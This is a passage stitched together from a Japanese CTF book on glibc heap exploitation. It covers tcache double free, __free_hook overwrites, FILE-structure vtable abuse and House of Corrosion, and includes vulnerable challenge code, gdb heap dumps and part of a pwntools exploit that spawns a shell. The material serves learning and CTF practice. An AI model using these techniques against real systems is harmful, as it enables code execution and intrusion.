```
tcache -> P -> NULL
```

ここで P を再度解放すると、P が tcache の末尾に格納された後、P->fd に tcache の末尾のチャンクのアドレスが書き込まれます。ここでは tcache の末尾のチャンクは P 自身なので、次のように無限に連なるリストとなります。

```
 5: {
 6:     printf("malloc(%zu)\n", size);
 7: }
 8:
 9: void my_free(void *ptr, const void *caller)
10: {
11:     printf("free(\"%s\")\n", (const char *)ptr);
12: }
13:
14: int main()
15: {
16:     //  printfの初回呼び出し時にmallocが呼ばれる
17:     //  my_malloc中の呼び出しが初回呼び出しだとエラーになるので、
18:     //  あらかじめ呼び出しておく
19:     printf("aaaa\n");
20:
21:     __malloc_hook = my_malloc;
22:     __free_hook = my_free;
23:     malloc(1234);
24:     free("test");
25: }
```

```
$ gcc hook_test.c -o hook_test
$ ./hook_test
aaaa
malloc(1234)
free("test")
```

One-gadget RCE を書き込んでも良いのですが、`__free_hook` に `system` 関数のアドレスを書き込むのがオススメです。この問題のように `free` 関数に渡されるアドレスに任意の文字列を書き込める場合、`"/bin/sh"`を書き込んでおくと、`system("/bin/sh")` が実行されます。One-gadget RCE の制約やスタックのアラインに関わらずにシェルを取ることができます。

7.6 攻略（glibc 2.27）

Double free で`__free_hook` に `system` 関数のアドレスを書き込むことを目指します。

`__free_hook` と `system` のアドレスを求めるために、libc のアドレスを取得する必要があります。unsorted に格納されたチャンクの UAF を用います。単方向リストの tcache などでは UAF で `fd` を読んでもヒープのアドレスだったり `NULL` だったりしますが、unsorted は双方向リストなので、`main_arena` の unsorted のアドレスが格納されています。

問題サーバーの libc-2.27.so は strip されていて、`main_arena` のアドレスを直接得ることができません。逆アセンブルコードを解析します。libc-2.27.so の 0x1b8d18

第 8 章

strstrstr

たった 1 バイトの NUL 文字を書き込める脆弱性を利用してシェルを取ることができます。

本章の内容は、この記事[*1]を元にしています。ただし、記事中で使っている Ubuntu 16.04 の libc 2.23 には tcache が存在しないので、tcache を考慮した処理を追加する必要があります。

8.1 問題の概要

strstrstr のソースコードのうち、strstr.c から変更している箇所を示します。

▼ strstrstr.c

```
 1:  1: //  gcc strstrstr.c -o strstrstr -fpie -fcf-protection=none
 2:  2: #include <stdio.h>
 3:  :
 4: 36:     printf(
 5: 37:         "<+><+><+> Strong String Storage <+><+><+>\n"
 6: 38:         "  0: store\n"
 7: 39:         "  1: show\n"
 8: 40:         "  2: delete\n"
 9: 41:         "  3: exit\n"
10: 42:     );
11:  :
12: 60:         case 2:
13: 61:             index = read_index();
14: 62:             free(storage[index]);
15: 63:             storage[index] = NULL;
16: 64:             break;
```

本質的な変更は文字列の削除時に `storage[index]` に `NULL` を代入しているだけです。

[*1] https://devel0pment.de/?p=688

チャンクを確保します。top と隣接しているチャンクを解放すると、top に統合されてしまうからです。途中でサイズ 0x90（プログラムから要求するサイズは 0x80）のチャンクを解放しているのは、storage が 16 個しかなく、チャンク C のために空ける必要があるからです。最後にチャンク A を解放します。ここまででヒープの状況は次のようになります。

```
gdb-peda$ parseheap
addr         prev         size         status              fd                bk
0x8403000    0x0          0x250        Used                None              None
0x8403250    0x0          0x90         Freed                0x0              None
0x84032e0    0x0          0x90         Freed           0x8403260             None
0x8403370    0x0          0x90         Freed           0x84032f0             None
0x8403400    0x0          0x90         Freed           0x8403380             None
0x8403490    0x0          0x90         Freed           0x8403410             None
0x8403520    0x0          0x90         Freed           0x84034a0             None
0x84035b0    0x0          0x90         Freed           0x8403530             None
0x8403640    0x0          0x100        Used                None              None
0x8403740    0x0          0x100        Used                None              None
0x8403840    0x0          0x100        Used                None              None
0x8403940    0x0          0x100        Used                None              None
0x8403a40    0x0          0x100        Used                None              None
0x8403b40    0x0          0x100        Used                None              None
0x8403c40    0x0          0x100        Used                None              None
0x8403d40    0x0          0x90         Freed     0x7fffff3ebca0    0x7fffff3ebca0
0x8403dd0    0x90         0x20         Used                None              None
0x8403df0    0x0          0x100        Used                None              None
0x8403ef0    0x0          0x20         Used                None              None
gdb-peda$ heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                 top: 0x8403f10 (size : 0x200f0)
       last_remainder: 0x0 (size : 0x0)
            unsortbin: 0x8403d40 (size : 0x90)
(0x90)   tcache_entry[7](7): 0x84035c0 --> 0x8403530 --> 0x84034a0 --> 0x8403410
               --> 0x8403380 --> 0x84032f0 --> 0x8403260
```

この時点ではヒープの状態は正常です。アドレス 0x8403d40、0x8403dd0、0x8403df0 がそれぞれ、チャンク A、B、C です。チャンク A は、unsorted に格納されており、fd と bk が有効なので、双方向リストから取り外して統合することができる状態です。

▼リスト 9.1　freefree.c

```
 1: //  gcc freefree.c -o freefree -fpie -fcf-protection=none
 2: #include <stdio.h>
 3: #include <stdlib.h>
 4: #include <string.h>
 5: #include <unistd.h>
 6:
 7: void setup()
 8: {
 9:     alarm(60);
10:     setvbuf(stdin, NULL, _IONBF, 0);
11:     setvbuf(stdout, NULL, _IONBF, 0);
12:     setvbuf(stderr, NULL, _IONBF, 0);
13: }
14:
15: int variable(char vc)
16: {
17:     int vi = vc-'A';
18:     if (vi<0 || 26<=vi) {
19:         printf("invalid variable\n");
20:         exit(0);
21:     }
22:     return vi;
23: }
24:
25: int main()
26: {
27:     char *v[26] = {};
28:     char buf[16];
29:
30:     setup();
31:
32:     printf(
33:         "free()-free since free() is a dangerous function.\n"
34:         "usage:\n"
35:         "X=malloc(123)\n"
36:         "gets(X)\n"
37:         "puts(X)\n"
38:         "exit(0)\n"
39:     );
40:
41:     for (;;) {
42:         printf("> ");
43:         fgets(buf, sizeof buf, stdin);
44:
45:         if (strncmp(buf+1, "=malloc(", 8)==0) {
46:             int size = atoi(buf+9);
47:             if (size<=0 || 4096<size) {
48:                 printf("invalid size\n");
49:                 exit(0);
50:             }
51:             v[variable(buf[0])] = malloc(size);
52:         } else if (strncmp(buf, "gets(", 5)==0) {
53:             gets(v[variable(buf[5])]);
54:         } else if (strncmp(buf, "puts(", 5)==0) {
55:             puts(v[variable(buf[5])]);
56:         } else if (strncmp(buf, "exit(", 5)==0) {
```

▼ glibc/libio/libioP.h（タグ: glibc-2.31[*1]）

```
319: /* We always allocate an extra word following an _IO_FILE.
320:    This contains a pointer to the function jump table used.
321:    This is for compatibility with C++ streambuf; the word can
322:    be used to smash to a pointer to a virtual function table. */
323:
324: struct _IO_FILE_plus
325: {
326:   FILE file;
327:   const struct _IO_jump_t *vtable;
328: };
```

メモリレイアウトを考えると、FILE 構造体の直後にポインタが 1 個あるだけなので、_IO_FILE_plus を指すポインタを、FILE 構造体を指すポインタとして扱っても問題はありません。vtable を差し替えることで、C++ のクラスの継承のように、挙動を変えられるようになっています。_IO_jump_t 構造体の定義は次の通りです。

▼ glibc/libio/libioP.h（タグ: glibc-2.31）

```
293: struct _IO_jump_t
294: {
295:     JUMP_FIELD(size_t, __dummy);
296:     JUMP_FIELD(size_t, __dummy2);
297:     JUMP_FIELD(_IO_finish_t, __finish);
298:     JUMP_FIELD(_IO_overflow_t, __overflow);
299:     JUMP_FIELD(_IO_underflow_t, __underflow);
300:     JUMP_FIELD(_IO_underflow_t, __uflow);
301:     JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
302:     /* showmany */
303:     JUMP_FIELD(_IO_xsputn_t, __xsputn);
304:     JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
305:     JUMP_FIELD(_IO_seekoff_t, __seekoff);
306:     JUMP_FIELD(_IO_seekpos_t, __seekpos);
307:     JUMP_FIELD(_IO_setbuf_t, __setbuf);
308:     JUMP_FIELD(_IO_sync_t, __sync);
309:     JUMP_FIELD(_IO_doallocate_t, __doallocate);
310:     JUMP_FIELD(_IO_read_t, __read);
311:     JUMP_FIELD(_IO_write_t, __write);
312:     JUMP_FIELD(_IO_seek_t, __seek);
313:     JUMP_FIELD(_IO_close_t, __close);
314:     JUMP_FIELD(_IO_stat_t, __stat);
315:     JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
316:     JUMP_FIELD(_IO_imbue_t, __imbue);
317: };
```

JUMP_FIELD マクロは第 2 引数を書き出すだけです。バッファに溜まった内容を出力する__overflow を良く使います。__overflow の先頭からのオフセットは 0x18 バイトです。

[*1] コミット ID: 9ea3686266dca3f004ba874745a4087a89682617

▼ glibc/libio/strfile.h（タグ: glibc-2.27）

```
32: struct _IO_str_fields
33: {
34:   _IO_alloc_type _allocate_buffer;
35:   _IO_free_type _free_buffer;
36: };
37:
38: /* This is needed for the Irix6 N32 ABI, which has a 64 bit off_t type,
39:    but a 32 bit pointer type.  In this case, we get 4 bytes of padding
40:    after the vtable pointer.  Putting them in a structure together solves
41:    this problem.  */
42:
43: struct _IO_streambuf
44: {
45:   struct _IO_FILE _f;
46:   const struct _IO_jump_t *vtable;
47: };
48:
49: typedef struct _IO_strfile_
50: {
51:   struct _IO_streambuf _sbf;
52:   struct _IO_str_fields _s;
53: } _IO_strfile;
```

メモリレイアウトでは、vtable の直後に_allocate_buffer があります。_IO_str_overflow はバッファを拡張する際に_allocate_buffer を呼び出します。_allocate_buffer の指す先が不正かどうかのチェックはされないので、任意の処理を呼び出すことができます。

新たに確保されるバッファのサイズは、元のバッファのサイズ（_IO_buf_end-_IO_buf_base）を 2 倍して 100 を加えた値です。_IO_buf_base=0、_IO_buf_end=(X-100)/2 としておくことで、X を第 1 引数として_allocate_buffer に設定した関数が呼び出されます。

プログラム終了時にバッファの拡張を行わせるため、_IO_write_ptr-_IO_write_base をバッファサイズより大きくしておく必要があります（_IO_write_ptr がバッファの終端の先を指すことはありえないはずで、これは「プログラム終了時にはバッファを拡張しない」という意図のコードなのかもしれません）。

FILE 構造体の組み立ては複雑ですが、条件を満たす FILE 構造体の用意ができれば、そのアドレスを_IO_list_all に書き込んで、プログラムを終了させるだけです。

_allocate_buffer を system 関数のアドレス、引数の X を libc 中の"/bin/sh"にすることで、system("bin/sh") を実行することを目指します。

```
57: # Aのアドレスを_IO_list_allに書き込む
58: gets('B', b'b'*0xd58+pack(0x281)+pack(libc.symbols._IO_list_all))
59: malloc('H', 0x270)
60: malloc('I', 0x270)
61: gets('I', pack(heap_base+0x280))
62:
63: binsh = next(libc.search(b'/bin/sh'))
64: buf_end = (binsh-100)//2
65: _IO_str_jumps = libc.symbols._IO_file_jumps+0xc0
66:
67: gets('A',
68:   b'\0'*0x28 +
69:   pack(buf_end+1) +             # +28 _IO_write_ptr
70:   b'\0'*0x10 +
71:   pack(buf_end) +               # +40 _IO_buf_end
72:   b'\0'*0x90 +
73:   pack(_IO_str_jumps) +         # +d8 vtable
74:   pack(libc.symbols.system))    # +90 _allocate_buffer
75:
76: exit()
77:
78: s.interactive()
```

```
$ python3 freefree++227.py
 :
libc_base: 0x7f7af02e7000
heap_base: 0x55d399517000
 :
[*] Switching to interactive mode
$ cat flag.txt
FLAG{DM8CaFKuwtHkYZ2O}
```

ヒープのアドレスが必要となるため、tcache に格納したチャンクを確保して fd を読み出しています。glibc 2.27 には tcache の個数のチェックが無いので、tcache にチャンクを 1 個格納すれば_IO_list_all が改竄できます。

10.5　攻略（glibc 2.31）

glibc 2.28 以降の_IO_str_overflow 関数は、バッファを拡張するとき常に malloc 関数を呼ぶようになりました。_allocate_buffer を書き換えて任意の処理を実行させることはできません。しかし、vtable のチェックを回避する方法は他にもあります。

vtable が__libc_IO_vtables セクションを指していることはチェックされますが、__libc_IO_vtables セクションは書き込みが可能なので、__libc_IO_vtables セクションの関数ポインタを書き換えることで攻撃できます。__libc_IO_vtables セクションが書き換え可能なことで、この緩和策の効果は半減しています。緩和策を追加したコミット（db3476af）のメッセージを見ると、__libc_IO_vtables セクションは当然読

第 11 章

writefree

第 9 章と第 10 章では free 関数の無いプログラムを扱いました。それでは、write 関数や printf 関数など出力系の関数が無い場合はどうでしょうか？ 本章では、PIE と ASLR が有効な状態で一切のリーク無しに攻撃をする House of Corrosion という手法を解説します。

11.1 問題の概要

```
$ nc localhost 10012
X=malloc(123)
X=read(4)
test
free(X)
exit(0)
```

前章の問題と同様の入力を受け付けますが、puts は無く、free があります。また、gets ではなく read で読み込みを行っています。read は、gets と異なり、NUL 文字も読み込めます。また、読み込んだ文字列の終端に NUL 文字を付加しません。

ソースコードはリスト 11.1 です。main 関数の最後で呼び出している _exit 関数による終了では、main 関数から return した場合や exit 関数を呼び出した場合と異なり、開いているファイルのバッファの出力が行われません。read 関数での読み込み時に書き込み先のサイズ以下であることを確認していないので、ヒープバッファオーバフローがあります。

```
57:     }
58:     _exit(0);
59: }
```

11.2 House of Corrosion

One-gaedget ROP や `system("/bin/sh")` の呼び出しでシェルを取ろうとするとき、ASLR や PIE が有効であれば、書き込み先のアドレスも書き込む `system` 関数などのアドレスもランダム化されています。これまでの攻撃スクリプトでは、まず libc 上の何らかのアドレスを取得して、そこから必要なアドレスを計算していました。ヒープのアドレスが必要になることもありました。

House of Corrosion[*1]は、libc などのアドレスを取得することなく、攻撃をすることができます。ptr-yudai さんによる日本語の解説記事[*2]も勉強になります。これらの記事では、write after free（WAF、free したあとにも書き込みができる脆弱性）を扱っていますが、本筋の違いはありません。`free` 関数で解放した malloc が管理しているチャンクの書き換えに、WAF を使うか、メモリ上で直前のチャンクのヒープバッファオーバフローを使うかの差だけです。

House of Corrosion では、unsorted bin attack という手法で `global_max_fast` を改竄して、malloc に `fastbinsY` 以降の libc 全体を `fastbinsY` であるかのように扱わせます。すると、fastbin へのチャンクの格納と取り外しを利用して、libc 内のアドレスに値を書き込んだり、libc 内の値を libc の別の場所にコピーしたりすることができるようになります。読み込み元や書き込み先のアドレスは `fastbinsY` からの相対位置となるので、ASLR の影響を受けません。書き込む値の ASLR は partial overwrite で対処します。これによって file stream oriented programming でシェルを取ります。前章のようにプログラム終了時のバッファの出力処理を使うことができないので、最後にも一工夫が必要です。

まずは個々の手法を見ていきましょう。それぞれの手法単体でも利用できるときがあるのではないかと思います。

[*1] https://github.com/CptGibbon/House-of-Corrosion
[*2] https://ptr-yudai.hatenablog.com/entry/2019/10/19/002039

```
$ gcc -o aslr aslr.c
$ ./aslr
main:   0x564dd62fe179
small:  0x564dd7fd22a0
large:  0x7ff286462010
printf: 0x7ff2864e8e10
tls:    0x7ff28667753c
stack:  0x7ffe8555ed04
$ ./aslr
main:   0x557891fd2179
small:  0x557893c932a0
large:  0x7faecdf42010
printf: 0x7faecdfc8e10
tls:    0x7faece15753c
stack:  0x7ffc6bb6cf54
$ ./aslr
main:   0x563d77f8d179
small:  0x563d782d92a0
large:  0x7f0928bed010
printf: 0x7f0928c73e10
tls:    0x7f0928e0253c
stack:  0x7ffe9933c154
```

ASLR の処理は Linux のソースコード[*4]の fs/binfmt_elf.c で主に実装されています。「ももいろテクノロジー」の「ELF 実行ファイルのメモリ配置はどのように決まるのか」で詳しく解説されています[*5]。

11.5 Unsorted bin attack

unsorted からチャンクが取り外されるときの挙動を利用して、任意のアドレスに大きな値を書き込む手法です。

チャンク `victim` が双方向リンクから取り外されるとき、`victim.bk->fd` には `victim.fd` が、`victim.fd->bk` には `victim.bk` がそれぞれ代入されます。unsorted のチャンクの取り外しは先頭から行われるので、`victim.fd` は arena の unsorted を管理する領域を指しています。`victim.bk` をアドレス `P` に改竄しておくと、`P+0x10` に arena 内のアドレス（大きな値）が書き込まれます。+0x10 は `fd` がチャンク内の +0x10 の位置にあるからです。

副作用として、unsorted を管理する領域には `victim.bk` の値が書き込まれ、次のチャンクを取り外そうとしたときにエラーとなります。unsorted から取り外したチャンクのサイズが、tcache に格納できないサイズであり、必要なチャンクのサイズと一致するならば、取り外したチャンクを返して処理が完了します。そのようなサイズを `malloc` 関数

[*4] https://github.com/torvalds/linux/blob/master/fs/binfmt_elf.c
[*5] http://inaz2.hatenablog.com/entry/2014/07/27/205913